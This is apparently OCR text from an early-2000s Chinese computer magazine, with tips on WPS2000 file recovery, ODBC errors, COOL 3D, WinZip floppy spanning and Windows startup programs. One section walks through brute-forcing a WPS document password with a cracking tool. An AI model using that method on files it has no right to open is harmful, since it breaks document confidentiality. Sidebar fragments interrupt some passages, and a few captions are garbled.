有时候由于频繁地安装卸载软件，造成Win98或者WPS2000操作时遇到“非法操作”错误，从而使未存盘的文档付诸东流。其实只要你使用了WPS2000提供的“自动存盘”功能，用下面提供的方法就可以将你的损失降低到最小的程度。首先使用Win98的“查找”功能，查找所有以“AFS”为后缀名的文件，并将其后缀名更改为WPS，然后用WPS2000打开它们恢复即可。


2. 被同名文件覆盖的拯救

在多人共用的计算机上尤其容易发生此类问题。例如当我们编辑的文档用“新文件”进行存盘，而当我们再次打开这个文件时，却发现它已经变成了别的内容，原来此文件已经被其他的同名文件覆盖了，此时我们的拯救方法就是通过备份文件。首先在系统中找到该文件的备份文件，然后将其后缀名改为WPS，用WPS2000打开。怎么样？覆盖前的文档内容又出现在你的面前！但是提醒大家的是，这种方法并不是万能的，如果后面的同名文档经过了多次存盘操作，那可就回天乏术了。

3. 打开文件错误的拯救

有时我们在打开已有文件的时候经常会遇到如下错误提示：“文件打开错误，错误代码0201（或者其他数字）”。当出现这种情况时，我们首先应该想到的是从备份文件中进行恢复，但是往往出现此种情况的文档，其备份文档往往也发生错误。下面给大家介绍三种

13



现在非常流行换肤，蚂蚁当然也不能落后了，点击此处可以选择你喜欢的样式。如果对这些都不满意，在网络蚂蚁的安装目录下面，有一个名字为skin的文件夹，可以找到netants自身预置的三个界面图片，将自己做好的图片文件改成相同的文件名称覆盖掉原有文件，再回到设置窗口试试！

14



常常有这样的情况，下载软件因数据丢失、损坏而不能使用，这时你只能重新下载一次，但是有了蚂蚁，只要在损坏的文件上单击右键，然后选择“修复损坏的Zip文件”就可以对下载的ZIP文件进行CRC校验，标记出损坏、丢失数据的区域，然后启动任务，“蚂蚁”会自动把损坏、丢失的区域重新下载。

拯救方法：

方法一：在这种方法中我们主要用到了Windows提供的“快速查看”及“记事本”功能，并且只适用于能够用“快速查看”查看的文档。首先用鼠标右键点击“打开错误”的文档，在弹出的菜单中用“快速查看”(如果你的右键菜单中没有快速查看一项，说明没有安装，你可在“控制面板”打开“添加删除程序”，选择“Windows安装程序”一项，在其中的“附件”中选择添加，打开该文档，你会发现除了上面有几行乱码外，其余的内容90%以上都存在其中)。由于“快速查看”不存在编辑功能，下一步我们将此文档转入“记事本”中进行恢复。选中该文档，然后按住Shift键的同时点击鼠标右键，在弹出的菜单中执行“打开方式”，弹出“打开方式”对话框，在其中找到“Notepad”项，点击“确定”，用记事本打开该文档，将其中的乱码及重复的内容删除掉即可。

方法二：此种方法只用到DOS下的EDIT命令，与方法一有异曲同工之妙。为了将来在DOS下调用方便，首先将该文档改名为字母或者数字的形式，然后进入“MS－DOS”方式，在命令行中输入：EDIT A.WPS (A.WPS为文件的名称)，同样你会发现打开的文档中存在一些乱码及重复的内容。我们执行“File”菜单中的“Save As”命令将其存为TXT文件，然后再返回Windows，用WPS或者记事本打开，将其中的乱码及重复的内容去掉即可。

方法三：如果以上两种方法均无法打开该文档，你可尝试此种方法。在此我们需要找到一款能显示ASCII码的软件。我向大家推荐一款名为“Drag And View”的软件，使用其中的ASCII码方式打开欲拯救的文档，执行“FILE”菜单下的“Save As”命令，将其存为文本文件，然后再用WPS或者记事本打开即可。

不过需要注意的是，以上三种方法只能恢复文本，对于文档中的表格、图像则无能为力。

¶¢ 插入数据提示错误拯救篇

用过WPS2000的朋友都知道，WPS2000为我们提供了灌入像FoxBase、FoxPro等DBF数据库文件的功能，但是在使用时经常遇到“ODBC驱动程序没有安装”、“ODBC驱动程序安装不完全，请重新安装”、“ISAM程序出错”等情况。引起上述情况的原因大多有以下几种：

1.虽然你已经安装了WPS2000，但是并没有安装ODBC驱动程序。

2.在安装或卸载一些游戏软件时，导致ODBC驱动程序文件丢失或损坏。

3.在安装或卸载类似Excel、Access、FoxPro等同样需要ODBC驱动程序的程序时，导致某些文件与WPS2000的ODBC驱动程序冲突。

解决方法有以下三种：

方法一：这是一种最简单的方法。此种方法多是用来解决出现“ODBC驱动程序没有安装”提示的。我们只需找到WPS2000安装光盘上提供的ODBC驱动安装即可。如果你的机器中已经安装了ODBC驱动，但是仍然出现错误提示，我们可以卸载已经安装的ODBC驱动，然后重新启动计算机，再次进行安装，笔者用此种方法解决了绝大多数的此类故障。

方法二：此种方法是笔者偶然中发现的，它能够解决方法一无法解决的问题，成功率在80%以上。首先应该确保你的机器中已经正确安装了ODBC驱动，但是仍然无法插入数据，此时我们找到VFP5或者VFP6软件，然后将其安装到你的机器中，重新启动计算机，问题即可解决。

方法三：这是一种带有侥幸心理的解决问题的方法，但是笔者也应用这种方法解决了几例方法一、二均无法解决的故障，所以在这里一并介绍给大家。首先应该找出你的机器中可能与ODBC驱动发生冲突的程序，在此笔者提供几个易发生冲突的程序给大家：Excel97/2000、Access97/2000、极品飞车系列以及一些大型三维游戏。解决方法是：首先将这些相关程序卸载或者重新安装一遍，然后将ODBC驱动程序完整安装一遍，重新启动计算机即可。

如果以上三种方法均无效，那说明你的操作系统已经千疮百孔了，那么你应该重新安装一遍操作系统，相信你一定会发现另外一番天地。

三、密码丢失拯救篇

WPS2000中的文件加密分为两种：“普通型加密”和“绝密型加密”。在此首先介绍给大家一种“万能方法”(两种加密方法均适用)，即从备份文档中恢复，恢复方法同上。但是如果没有找到备份文档该如何处理呢？下面分别介绍以下方法：

1. 普通型加密密码丢失的拯救

对于“普通型加密”的文档，在密码丢失的情况下我们可以请金山公司的技术人员帮忙(不过只限于正版用户)，你只需登录http://www.kingsoft.com网站，进入其中的“技术支持”页面，将文档发送出去即可(笔者曾经有此经历，三天后即收到解密后的文档)。

2. 绝密型加密密码丢失的拯救

在遗忘密码之后，我们可以借助EdwardWpsPasswordRecovery软件进行解除。这是一款专门解除WPS文档密码的应用程序(包括DOS下的WPS)。启动该程序后，在“Encrypted wps2000 file”对话框中选中你要解密的WPS文件，然后在“Type Ofattack”列表中选择“Brute-force”方式，接着在“Brute-force range options”中的“Range”选项卡中选择该文档的密码范围，接下来在“Start from”选项中定义系统从什么字符或符号开始解密。另外我们还可以在“Lenth”选项卡中确定最低或最高的密码数，最后点击“RUN”开始解密，该软件即会根据用户指定的范围采用穷举法对所有可能的密码进行测试，直至找到密码为止。

□南京　赵江
北京　王敏

轻松学用 COOL 3D

现在流行玩什么？在这个动感十足的青春年代，当然是玩3D动画制作了。过去制作3D立体图形或文字，需要花费一番功夫学会操作各种复杂的3D绘图软件，若要做出专业级的3D动画特效就更是难上加难了。其实，利用COOL 3D 3.0中文版就可以简单方便地制作出各种3D效果。

COOL 3D是一个超强的3D标题制作程序，拥有丰富的3D设计特效，像爆破、跳跃、扭曲、斜角、移动转场、照明等，它可以帮助用户制作引人入胜的静态和千奇百怪的动态3D文字和标题。用COOL 3D几乎可以制作出希望得到的任何文字特效、影视字幕特技、印刷海报，以及装潢设计、主题布景设计等。在电视中常常看到的3D字幕，几乎都可以利用COOL 3D来设计制作。

一、Cool 3D 的下载与界面

在试用之前，我们需要到http://www.ulead.com.cn/cool3d/trial.htm站点下载它的中文试用版安装文件，然后采用一路回车法将其安装到系统中。此时系统会要求安装QuickTime 4.0和DirectX 6.0，建议大家根据自己的情况进行选择性安装。完成之后桌面上会多出一个快捷图标，直接双击就可以进入COOL 3D的世界了。刚开始看见的是如图1所示的窗口，其中上部是菜单条和工具栏，中间区域用于显示编辑制作的图像，并且能够对动画效果进行即时的预览，下面则是特效选择区域，这里是COOL 3D的主要创意区，从中可以为图片或者文字定义各种特效。



图1



图2



图3




图4

和以前的2.5版相比，3.0版在界面上没有很大的变化，而且全部采用了中文界面，大家可以很容易地了解相关按键的功能，因此对它的界面也就不加详述了。下面，我们一起来看看如何使用COOL 3D制作动画文字。

二、动画文字制作实例

比如我们需要制作一幅“电脑爱好者”的动画文字，那么可以按照下面的步骤进行操作。

1.输入文字


首先通过“编辑”→“插入文字”命令激活文字输入框并在其中键入“电脑爱好者”字样，如图2所示。我们在此还可以定义文字的大小、字体、外观等属性。而且在设置字体的时候，只要将鼠标移动到不同的字体上，就会有相应的文字预览显示出来，这就避免了由于字体选择不当而重新返工的麻烦。文字添加完成之后，我们将直接在编辑窗口中进行预览(如图3)。

2.调整文字位置

在“查看”菜单中点击“文字工具栏”和“位置工具栏”之后，上部的工具栏会多出两行内容，如图4所示。在按下手形选择工具之后，可以用鼠标将文字拖放到指定的位置，或者是直接在坐标栏中输入坐标。而且对于文字之间的距离也能够通过点击相应的按键进行局部的细微调整。

3.添加背景图案

看着黑漆漆的背景总是有些不舒服，那我们可以在特效选择区中打开“工作室”下拉列表，并在其中点击“背景”选项，此时右边就会有数十种五颜六色的现



Í¼5

图 6





图 7

图 8



成背景图案供我们使用。仔细查看一下每种背景，然后双击需要的图案，编辑窗口中就有相应的图样显示了。比如范例中就采用了蓝天白云的背景(如图5)。

4.套用样式对象

COOL 3D的“动态样式”列表中附带了非常丰富的样式库，采用添加背景的方法可以使我们很便捷地对文字外观进行相关的处理，并让它们看起来具有动感。比如在“画廊”列表中选择一款比较适合整体风格的图样，就能给前面的文字穿上一件漂亮的外衣；“纹理”列表给文字赋予材质和色彩；“斜角”用于给文字创建倒角模式；“光线和色彩”则可以对外加光源进行更加细致的调整(如图6)。

完成这些工作之后，文字就具有了动画效果，点击工具栏上的播放按钮就能进行预览。不过这时的动画效果还仅仅局限在文字的色彩外观方面，整体的文字移动效果还没有出现，所以我们还要对文字整体的运动效果进行设置。

5.文字运动效果

大家都知道，动画实际上是由许多单独帧组合构成的，在一些专业动画制作软件中会发现定义帧是一件很麻烦的事情。而COOL 3D则把这方面的工作大大简化，让那些对3D制作知之甚少的朋友也可以很方便地制作出专业级的动画效果。

在“工作室”中可以看见一个“动画”列表，其中就有15种现成的动画效果，而且这些特效还都在各自的窗口中进行预览显示。此时用鼠标双击一款中意的特效之后，原先的文字就被定义为这种运动模式了。比如我们采用了图7中的第一种效果之后，可以发现上部的帧和时间线就有了变化，此时点击播放按钮就能预览到文字动画的效果了。若是发现文字移动得太快，还可以在工具栏的后部直接输入适当的帧数，使得文字运动的时候既平滑，又能够让别人看清楚。

此外，帧和时间线左边还有一个下拉列表，在这里可以选择文字动画的各种不同属性。比如有色彩、纹理、光线、斜角、尺寸等等，都可以通过“添加关键帧”的按钮来创建一个新的帧，并在“工作室”中添加相应的效果之后就能给文字动画带来更多视觉上的冲击。

6.保存文件

到此为止，一个基本的文字动画就制作完成了，接着要将其保存为GIF格式的动画文件或者是AVI格式的视频文件，以便在其他文件中直接调用。可以运行“文件”→“创建动画文件”→“另存为GIF动画文件”命令，并在图8所示的窗口中对其进行相关的设置。比如可以选择色彩位数、帧延时效果和是否循环等属性，但是其中的“透明背景”千万不要点选，否则你设置的背景图案就会被原先的黑色所取代。在生成AVI视频文件的时候还可以对其进行预览，保存之后的影像质量要比GIF格式的高出不少，不过个头也相应的大了不少，呵呵……

好了，通过上面的简单介绍，大家应该对如何通过COOL 3D制作动画文件有一个比较清楚的认识了吧？如果你也想让自己的主页或者是电子文档焕发出一些新意，那不妨用它来帮你COOL一下！

Windows98 应用程序的安装、运行与删除

¡ö³ÌÁ¼ 鲍禹

Windows98虽然功能比较强大，但也只是一个系统平台。要完成某些复杂的任务，例如处理电子表格、制作高质量的图像等等，都要用到其他的应用程序。

一、在Windows98中安装其他应用程序

Windows下应用程序的安装程序一般名为Setup.exe或Install.exe，下面我们以安装Photoshop为例来说明安装过程。首先打开"我的电脑"或"资源管理器"，在安装光盘相应的目录下找到所需的安装程序，如图1。

双击Setup.exe程序图标，启动安装程序，如图2。按照安装向导一步一步的提示进行选择，即可安装好所需的应用程序。

二、运行应用程序

1.通过快捷方式

大部分的应用程序在安装完毕时都会在程序菜单内自动添加快捷方式，有的还会在桌面上添加快捷方式。我们可以通过点击程序菜单中或者桌面上的快捷方式来运行相应的程序，如图3。如果在桌面上没有相应的快捷方式，而该程序经常使用，我们还可以在程序菜单中用右键单击要创建快捷方式的程序，在弹出的快捷菜单中选择"创建快捷方式"，然后把新建好的快捷方式直接用鼠标左键拖到桌面上即可。

2.利用开始菜单的运行命令

运行应用程序还可以使用"开始"菜单中的运行命令。选择该命令后将弹出如图4所示的对话框，在"打开"输入框中输入程序的路径和文件名，或者单击"浏览"按钮，在相应的目录下选定想要运行的程序，最后单击"确定"按钮即可运行。

还可以在"运行"对话框中单击"打开"输入框右侧的向下箭头，打开下拉列表框，其中列出了您最近从"运行"对话框中执行过的程序路径和名称，如图5所示，这样您便可以快速选定要运行的程序了。

三、删除应用程序

Windows98下的应用程序在安装过程中往往都要向系统文件夹复制一些文件，并且更改注册表。如果想把某个软件从硬盘中清除掉，若只是删除该程序所在的文件夹，是无法彻底删除该程序的文件的。这种情况下，可以利用该程序自身所带的卸载程序顺利地完成删除工作，如图6。

除了使用该软件自身的卸载程序之外，我们也可以利用Windows98的"添加/删除程序"功能来完成删除工作。单击"开始"按钮，指向"设置"，单击"控制面板"，然后双击"添加/删除程序"，打开如图7所示的"添加/删除程序属性"对话框，该对话框的列表框中列出了所有可以自动删除的程序。我们可以通过双击列表框中的将要删除的程序名称来删除该程序。

提示：使用"添加/删除程序属性"对话框只能删除为Windows设计的程序，对于其他程序，可参考该软件的帮助文档，以获取有关如何删除程序的说明。

如果您在使用删除工具之前，曾经手动地删除了应用程序的一些文件，则"添加/删除程序"将不能正常地进行自动删除工作。解决方法是重新安装一遍该软件，然后再用"添加/删除程序"删除。■



图1



图2




图3




图4




图5



图6



图7

□黑龙江　丹芝梅

Word中插入截屏图



很多时候，人们需要将屏幕截图插入到Word文档中。既然要插入，何不干脆直接截取到文档中呢？iHCOPY程序就是为这个目的而设计的。

将iHCOPY程序下载并安装好以后，它就自动设置为随同系统一道启动（在“启动”群组中放置快捷方式），因此每次打开计算机的时候，都会发现任务栏上的系统托盘区域出现一个控制图标。双击该控制图标可打开附图所示的选项设置对话框。

热键的作用就是在按了该键的情况下捕捉所设定区域的图像。对话框的HotKey（热键）框中显示的Print表示目前使用的热键是键盘上的PrintScreen键，如果不习惯这个热键，可以单击下面的Change HotKey（改变热键）按钮，这时框中会出现Press key combination（按键组合）提示信息，按照提示按一个希望使用的组合键，即可将此组合键设置为热键。通常情况下，默认设置的Print键比较简洁，不应该改变，如果实在要改变，那么最好改为你已经习惯使用的组合键。

对话框的Area（区域）框中设置了3个单选项目，供用户选择在按了热键的情况下，程序将捕捉哪一部分的图像。默认选定的是Desktop（桌面），这种捕捉方式不常用，为了捕捉当前的活动窗口，请选择其中的Window项目。

在对话框右上角的Style（风格）下拉框中可选择捕捉的图像风格，默认选择的是Economical Truegraphic（经济的真实图像），可改选其中的Windows standard（Windows标准图像）项目。

设置选项中最重要的就是接下来的Destination（目标）区域的单选项目。这里设置了4个单选项目，用于控制iHCOPY程序将捕捉的图像自动输送到哪里。默认选定的是Printer（打印机）项目。因此 在按了热键的情况下，程序将把捕捉到的图像送到打印机打印。鉴于这种需求并不常用，所以应该改选其中的Ms Word项目。事实上，也正是这个选项，使iHCOPY程序具有自动向Word文档插入屏幕捕捉图像的功能。


对话框最下面的是高级选项设置区域，可通过单击Advanced（高级）按钮来展开或者隐藏起来。高级选项设置区域的Print additionally（额外打印）复选项目如果被启用，则当捕捉到图像并完成了相应的插入操作以后，还会将图像送往打印机打印出来。这个选项不常用。其他的如Feedback（反馈）复选项目控制程序在捕捉图像的时候是否反馈信息，即是否显示正在进行操作的提示信息对话框，Show option dialog（显示选项对话框）复选项目控制程序是否在捕捉到图像的时候显示附图所示的对话框供临时选择相应的设置。至于Invert automatically（自动反相）复选项目则控制捕捉的时候自动将图像进行反相处理。

所有需要的选项都设置好以后，单击对话框里的OK按钮保存设置，iHCOPY程序就可以发挥其神奇的功能了。

编辑一个Word文档，在需要插入屏幕截图的时候，只要将光标事先放置到需要插入图像的地方，而后调出要截取的窗口，再按下所设置的热键。这时会发现需要的图像已经自动出现在Word文档中了！

iHCOPY的使用十分简单，设置选项也一目了然，实在不愧是一个小巧玲珑的实用工具。和传统的图像捕捉插入操作相比，借助于iHCOPY程序来编制需要插入截屏图的文档，可节省插入操作，提高工作效率。

这个软件最新版本1.5.0.32的升级时间是2001年3月1日，下载大小是300kB。




如何用Winzip进行大文件的软盘拷贝

□广州　黄学品 王朝阳

虽然现在已经进入了网络时代，可以用网络进行数据的传输，但是在很多情况下还是要用软盘进行文件拷贝。如果文件比较大，压缩后还是大于1.44MB（大约一张软盘的容量），这时候还是比较麻烦的。不久前，我就碰到过这样的问题。

那天，一个朋友让我帮忙用软盘拷贝一个软件给他。“没问题！”向来乐于助人的我毫不犹豫就答应了。我下载了该软件的压缩安装文件，一看，哎哟！个头可真不小，足足有5MB多，看来得浪费我好几张软盘了。我把软盘插进去，选定我要拷贝的文件夹，右击鼠标，选择发送到A驱动器。刚开始一切正常，自以为已经搞定。可不久电脑屏幕提示：”被复制的文件对目标驱动器来说太大了。如果可能的话，请插入一个大容量的磁盘”（如图1）。确实有特大容量的记录磁盘，但我等穷人当然是没有此东东。不行，得另想办法。经过一番努力，我最终还是用最常用的Winzip解决了我的燃眉之急。



Ì¼1



图2

之后，我把问题细细琢磨了一番，现在把我的心得拿出来与大家共享。

1.当要拷贝的文件夹比1.44MB大，但其中的每个子文件又比1.44MB小时，这时可以按照一般的方法用Windows进行复制。当第一张磁盘写满时，电脑会出现如图2的提示：”目标驱动器中的磁盘已满。请插入一张新盘，然后继续。”根据提示换插另一张新盘，继续，直至复制完毕，再按先后顺序编号。

2.当要拷贝的文件夹比1.44MB大，且其中的某个子文件也比1.44MB大时，此时不能用Windows直接进行复制，否则，会出现图1所示现象。但我们可以用Winzip直接把文件夹压缩到软盘。具体操作是：用鼠标右击要进行复制的文件夹，选择菜单中的Add to Zip，会出现图3所示对话框。在Add to archive一栏，把路径改成A：wang（wang为随意起的文件夹名），然后单击Add开始复制。当第一张磁盘写满时，电脑会出现提示：“请插入另一张磁盘”（如图4）。把第一张磁盘取出，插入另一张磁盘，单击OK。重复此动作直至文件复制完。按照插入的先后顺序给软盘编号。解压缩时，电脑将会要求先插入最后一个盘（如图5），然后再从第一个盘依次插入即可。




图3




图4




图5

3.当要拷贝的文件本身就是一个zip文件，且比1.44MB大，此时不能再用Winzip直接进行压缩到软盘。但可以先用Winzip解压缩，然后再根据情况选择上面两种方法进行拷贝。

当然，对于大文件的软盘拷贝，还有其他方法，例如利用文件分割器等。但Winzip作为一般电脑必备的软件，几乎每个电脑用户都会安装。在我看来，合理地利用现有资源Winzip进行大文件软盘拷贝不失为一种方便、简易、快捷的方法。你是不是也碰到了我先前的问题？听了我的介绍，心动不如行动，动手吧。

多余区号

由于系统安装上的原因，有时我们在按部就班地建立拨号连接后，得到的新的拨号连接中的电话号码里多出了区号。以杭州地区的163拨号上网用户为例，在电话号码中有：0571 163，在用拨号软件拨号时得先删除前面的0571（如果不删除前面的区号，有些时候会影响上网），增加了很多麻烦。

不过解决的方法也很简单：点击“拨号属性”，右击你所选中的拨号连接，点中属性，在多页菜单中的第一页“常规”下的“使用区号和拨号属性（s）”前的单选框内去掉小勾，然后确定即可。

系统启动我控制




图1



图2

□江苏　王志军



每次启动Windows，小愚总是在等待了一段时间后开始听到那悠扬的开机音乐声，他知道系统启动成功了。可有一天小愚偶然右击“我的电脑”，从快捷菜单中选择“属性”命令，看到“性能”标签项下的“系统可用资源”怎么只有91%（见图1所示）？此时一个应用程序也未打开呀，难道被黑客偷偷种下了什么木马程序？但他使用了各种最新版本的杀病毒软件检查都未查出什么问题，迷惑不解的小愚只得向老鸟去请教究竟。你猜老鸟怎么回答呢？

原来，Windows启动系统时，已经自动启动了一些硬件驱动程序和系统级的应用程序，这些工作都是在后台默默完成的，有一些可以通过工具来看到，但有一些就不是常规方法所能看到的了。不过，“你可以从以下几种途径了解系统在启动时运行的应用程序，还可以进行设置呢”，老鸟这样告诉小愚。

先到“启动”组中查一查

“启动”程序组是Windows中最常见的自动运行方式，绝大多数在Windows中自动运行的程序都是通过它来实现的，特别是一些共享软件在安装时都喜欢自作主张地对系统进行修改，特别是设置自己的自动运行功能，以便能驻留内存，实现某些特殊目的。如图2所示，不需要时最好将“启动”组中的所有应用程序快捷方式全部删除（当然保留防病毒软件的实时监测还是应该的），这样可以大大节省系统可用资源。

不要忘记系统文件

虽然Windows Me已经抛弃了传统的MS-DOS模式，但Autoexec.bat、Config.sys文件还是出现在引导分区的根目录下，因此必要时我们还是要从这些系统文件中找一找自动运行程序的蛛丝马迹。第一个就是Autoexec.bat文件，过去DOS下的应用程序都是通过它来实现自动运行的。尽管在Windows时代这种情况已不多见，但有些防病毒软件还是喜欢在这里添加一些语句，因此首先要查的就是它。第二个是Win.ini文件，有些基于Windows 3.x的程序可能会将自动运行命令添加到该文件的[Windows]段内的“load=程序名”或“run=程序名”语句中，有空时不妨去看一看。第三个是System.ini文件，很多应用软件都喜欢在这里添加一些自动运行的驱动程序，我们可以查找“device=程序名”语句来找到它们。不过，假如你的系统是Windows 9x/Me的话，这些文件中一般不会有很多的自动运行程序，还是要从其他途径来查找它们。

看一看注册表

有些应用程序的自动运行功能似乎很深奥，“启动”组中空空如也，但系统启动时仍旧自动运行不少应用程序。想必朋友们都知道超级解霸2000有一个“自动探测器”的小程序吧？每次启动系统时这个“自动探测器”都会忠实地出现在系统托盘内，即使你并不需要它的效劳，它仍顽固地占据了一席之地，其他一些应用软件也是如此。其实，我们可以从注册表中找到这些自动运行的应用程序的踪影，不过由于微软公司认为注册表的编辑比较危险，因此并未将“注册表编辑器”放在“开始”菜单内。我们可以从“开始/运行”中键入regedit.exe，这样就可以运行“注册表编辑器”，然后依次展开HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion分支。此时我们可以发现其下有Run和RunServices两个分支（见图3所示），系统启动时自动运行的应用程序在这里都一目了然。接下来要做的就简单了，假如你不想让某个应用程序运行，只要选定后直接按“Delete”键删除即可。不过，笔者要提醒的是，有一些是系统启动时所必需的，可不能随便删除呀，否则到时候找不到输入法状态图标可别怪我哟。

从“系统配置实用程序”中轻松设置

尽管上面给出了禁止Windows自动运行程序的几种方法，但对注册表的操作可能有些朋友感到很难掌握，特别是误操作后可能会引起系统的一些启动故




图 3




图 4

障，像小愚这样的新手可是最害怕注册表了。因此，老鸟推荐小愚还是到“ 系统配置实用程序 ” 中控制程序的自动运行吧。

与“ 注册表编辑器 ”不同，“ 系统配置实用程序 ”是Windows自带的一个系统配置程序，它的位置处于“ 开始 / 程序 / 附件 / 系统工具 / 系统信息 ”下，执行“ 工具 / 系统配置实用程序 ”即可调出如图4所示，这就是“ 系统配置实用程序 ”的对话框（或者可以在“ 运行 ”对话框内键入msconfig.exe）。从这里，我们既能对系统的启动过程进行配置，又能对系统配置文件Win.ini、System.ini等文件进行编辑修改，当然最主要的是“ 启动 ”标签了。从这里我们可以选择启动时自动运行的应用程序的范围，从这里可以看到系统中所有具有自动运行功能的应用程序，无论是通过Windows的“ 启动 ”还是通过Win.ini文件，或者通过注册表启动的软件都在这里清清楚楚地显示出来，你要做的只是在不需要自动运行的程序前将小勾去掉即可。假如以后后悔的话，还可以再一次勾选，这可比“ 注册表编辑器 ”的危险小多了。当然任何的修改设置，都需要重启动系统后才会生效。



图 5



Í¼6




图 7

随时了解系统中正在运行的程序

虽然我们可以从以上的途径中自定义系统启动时自动运行的应用程序，但启动后又怎样了解系统中正在运行的程序呢？我们的小愚又有了一个新问题，这当然难不倒老鸟了。

最简单的方法是看看任务栏上有哪几个应用程序的小图标，有一个小图标当然就有一个正在运行的应用程序啦。还有就是系统托盘区域，有些软件特别是防病毒软件启动后都会在这里显示图标。当然还有一些应用程序运行时是在后台偷偷干的，特别是一些黑客程序和木马程序，这就要用到“ Ctrl+Alt+Del ”大法了，如图5所示，一般来说所有正在运行的应用程序都不会逃过你的监视了。还有一种比较常用的方法，就是通过一些应用软件如SiSoft Sandra 2001或者Dr.Hardware 2001来实时查看当前系统中正在运行的应用程序属性以及该程序占用系统资源情况。在SiSoft Sandra 2001中只要双击“ Processes Information ”图标，从图6对话框最上方的“ Process ”下拉列表框中就可以清楚地看到当前系统中正在运行的所有应用程序。在Dr.Hardware 2001中可以点击主界面左侧的“ Resources 